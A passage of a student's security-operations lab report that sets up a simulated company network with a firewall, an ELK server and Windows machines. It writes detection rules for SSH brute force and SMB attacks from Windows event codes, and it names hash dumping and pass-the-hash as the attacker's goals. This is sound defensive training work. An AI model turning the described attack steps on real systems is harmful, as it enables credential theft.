Security Operations Project

Project Breach Point: Part 2

Breach Trace

Name: Tan You

Unit: CCK2_250506

Student Code: S29

Trainer Name: Tushar

Table of Contents

Introduction.

The aim of this project is to demonstrate an attack from a threat actor on a simulated network, and the logging of the attack, showcasing the monitoring and detection of the tactics, techniques, and procedures (TTPs) of a threat actor.


The way this will be done is through the following:

1. The network will be set up and connected with the following:
    1. A pfSense firewall to separate an External and Internal network.
    2. An Elasticsearch, Logstash, Kibana (ELK) server for logging and alerts,
    3. A Windows 2019 server as the Domain Controller (DC),
    4. A Windows 10 client acting as a normal internal user.

    This will simulate a network belonging to a company that a threat actor will attack.
2. The threat actor will be using the attack script from part 1 of this project, with added features:
    1. Enumerate Server Message Block (SMB) shares on Windows machines,
    2. Dump hashes, and,
    3. Perform Distributed Denial of Service (DDOS) attacks.

    This will simulate a threat actor who is trying to scan the network, and attempting to steal credentials and information.
3. The network will be alerts and rules to detect the following types of attacks:
    1. Secure Shell (SSH) bruteforce,
    2. SMB attacks
    3. Pass the hash attack
    4. hping3 DDOS attack

Network Setup



Network Diagram

The network will be simulated inside VMware, with the following Virtual Machines (VMs):


1. A Kali Linux VM, with the attack script from Part 1 of this project, currently shown on the External Network (WAN). This will be the Threat Actor's VM, who we are assuming has found a way into the Internal Network (LAN) and has made their way on to an unrelated machine.
2. A pfSense Firewall. This VM is in charge of segmenting the network into the External and Internal networks, and it will have rules blocking traffic to and fro from certain networks. In addition, Snort is installed, to allow alert detection that will be sent to the ELK server.
3. A Windows 2019 DC server. This server manages access for the Windows 10 Internal User, and so will be one of the targets that the Threat Actor will attack. An Elastic Agent is installed on this VM that will monitor the services running, and send the logs to the ELK server.
4. A Windows 10 internal user. This VM will serve as another vector of attack for the Threat Actor, namely as the victim of a DDOS attack. Similar to the DC Server, An Elastic Agent is also installed on this VM.
5. A Ubuntu ELK Server. All logs from pfSense Snort, DC and the internal user's Elastic Agents will be sent here, and viewed on the Kibana Dashboard.

pfSense Firewall


```
*** Welcome to pfSense 2.7.2-RELEASE (amd64) on pfsense ***

 WAN (wan)       -> em0        -> v4/DHCP4: 192.168.152.143/24
 LAN (lan)       -> em1        -> v4: 172.16.50.1/24
```

The firewall is configured with multiple network adapters. Three are shown here, but only the first two matters for this simulation:

The first Network Adapter will connect on VMware's Network Address Translation (NAT) service, which will be our WAN, our External Network.



The second Network Adapter will connect to a specific LAN segment that we will be appropriately called LAN. This is where Internal Network will be.



The network interfaces are then assigned to their respective segmented networks in pfSense

ELK Server


```
soc@soc:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:cf:94:ce brd ff:ff:ff:ff:ff:ff
    altname enp2s1
    inet 172.16.50.2/24 brd 172.16.50.255 scope global ens33
       valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:fecf:94ce/64 scope link
       valid_lft forever preferred_lft forever
```


Alert rules to detect attacks in Snort and ELK

SSH Bruteforce


To make a rule for this, there is a need to differentiate between a successful and a failed logon. One main issue is that SSH is an encrypted protocol, which means Snort cannot be used for this purpose. Thus, Windows Security Event logs will be analyzed instead.


For a successful logon, from looking at the Security Event logs, an event code of 4624, logon type of 3 and a logon process of sshd will appear:






For a failed login, there can be two ways it can happen: an unknown user, or a known user but wrong password. Regardless of method, there will be two event codes returned: 4711, and 4625 with logon type 8 and caller process name of “C:\Windows\System32\OpenSSH\sshd.exe”:







Looking in ELK, the process name that will be called during an SSH login attempt is “sshd.exe”



With this information, a rule can be implemented to detect SSH bruteforce in ELK:




Testing the rule using manual bruteforcing the DC server has made the alert shown up in Kibana:




SMB attacks


For SMB, there are a few ways that can be attacked. Bruteforce is one of the methods, and detecting it is similar to detecting SSH bruteforce attacks, but information that will be detect is “winlog.event_data.AuthenticationPackageName=NTLM”:



